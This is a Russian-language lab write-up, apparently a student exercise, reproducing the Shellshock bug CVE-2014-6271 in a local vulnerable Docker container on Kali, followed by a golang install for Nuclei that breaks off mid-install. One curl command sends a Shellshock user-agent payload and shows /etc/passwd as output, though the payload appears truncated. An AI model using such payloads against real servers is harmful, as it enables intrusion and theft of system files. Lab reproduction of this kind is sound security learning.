



## Создаю виртуальную машину на Kali Linux




Пробую воспроизвести cve-2014-6271 вручную:


1) Для этого я буду использовать образ `jacopen/cve-2014-6271-apache-debian` для создания docker контейнера (`vulnerables/cve-2014-6271` у меня не заработал)




2) Создаю Dockerfile на основе образа `jacopen/cve-2014-6271-apache-debian`:



### 3) Запускаю сборку образа моего контейнера docker



#### 4) Запускаю созданный контейнер docker (с учетом необходимости проброса портов)



#### 5) Запускаю проверку наличия и воспроизводимости CVE-2014-6271

```
KaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kalilabs: ~/CVE-2014-6271

aushakov@kalilabs: [~/CVE-2014-6271]
$ curl -H "user-agent: () {} ;" -o /dev/null http://localhost:8080/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

aushakov@kalilabs: [~/CVE-2014-6271]
```

Из результатов запуска видно, что CVE-2014-6271 воспроизводится

Устанавливаю go lang для работы с Nuclei

```
KaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kalilabs: ~

aushakov@kalilabs: [~]
$ sudo apt install golang-go
[sudo] пароль для aushakov:
Следующие пакеты устанавливались автоматически и больше не требуются:
firebird3.0-common libcapstone4 libflac12t64 libgles-dev libgtksourceview-3.0-common libmsgraph-0-1 libtag1v5 libx265-209
firebird3.0-common-doc libconfig++v5 libfont9 libgles1 libgtksourceviewmm-3.0-0v5 libpaper1 libtag1v5-vanilla openjdk-23-jre
libfont1 libconfig libgeos3.13.0 libglvnd-core-dev libgumbo2 libtagc0 openjdk-23-jre-headless ruby3.1
libcc1-19 libdirectfb-1.7-7t64 libgl-mesa-dev libglvnd-dev libjbig0.9 libtagc0 libunwind-19 python3-appdirs ruby3.1-dev
libcc1-abi1-19 libegl-dev libglapi-mesa libgtksourceview-3.0-1 libb2crypt0t64 libsuperlu6 libwebpct-audio-processing1 python3-ntlm-auth ruby3.1-doc

Для их удаления используйте «sudo apt autoremove».

Установка:
golang-go


Установка зависимостей:
golang-1.24-go golang-1.24-src libpkgconf3 pkgconf pkgconf-bin

Предлагаемые пакеты:
bzr | bz2 mercurial


Сводка:
Обновление: 0, Установка: 7, Удаление: 0, Пропуск обновления: 118
Объём загрузки: 50,0 MB
Требуемое пространство: 259 MB / 27,0 GB доступно

Продолжить? [Y/n] y
Пон1 http://kali.download/kali kali-rolling/main amd64 golang-1.24-src all 1.24.1-1 [21,2 MB]
Пон6 http://mirror.amuhsa.com/kali kali-rolling/main amd64 pkgconf-bin amd64 1.8.1-4 [30,2 kB]
Пон5 http://mirror.ourhost.az/kali kali-rolling/main amd64 libpkgconf3 amd64 1.8.1-4 [36,4 kB]
Пон2 http://kali.download/kali kali-rolling/main amd64 golang-1.24-go amd64 1.24.1-1 [20,6 MB]
Пон3 http://http.kali.org/kali kali-rolling/main amd64 golang-src all 2:1.24-2 [5,136 B]
Пон4 http://http.kali.org/kali kali-rolling/main amd64 golang-go amd64 2:1.24-2 [44,3 kB]
Пон7 http://kali.download/kali kali-rolling/main amd64 pkgconf amd64 1.8.1-4 [26,2 kB]
Получено 50,0 MB за 7с (7,234 KB/s)
Выбор ранее не выбранного пакета golang-1.24-src.
(Чтение базы данных ... на данный момент установлено 440717 файлов и каталогов.)
Подготовка к распаковке ./0-golang-1.24-src-1.24.1-1_all.deb ...
Распаковывается golang-1.24-src (1.24.1-1) ...
Выбор ранее не выбранного пакета golang-1.24-go.
Подготовка к распаковке ./1-golang-1.24-go-1.24.1-1_amd64.deb ...
Распаковывается golang-1.24-go (1.24.1-1) ...
Выбор ранее не выбранного пакета golang-src.
Подготовка к распаковке ./2-golang-src-2k3a1.24-2_all.deb ...
Распаковывается golang-src (2:1.24-2) ...
Выбор ранее не выбранного пакета golang-go:amd64.
Подготовка к распаковке ./3-golang-go-2k3a1.24-2_amd64.deb ...
Распаковывается golang-go:amd64 (2:1.24-2) ...
Выбор ранее не выбранного пакета libpkgconf3:amd64.
Подготовка к распаковке ./4-libpkgconf3-1.8.1-4_amd64.deb ...
Распаковывается libpkgconf3:amd64 (1.8.1-4) ...
Выбор ранее не выбранного пакета pkgconf-bin.
Подготовка к распаковке ./5-pkgconf-bin-1.8.1-4_amd64.deb ...
Распаковывается pkgconf-bin (1.8.1-4) ...
```

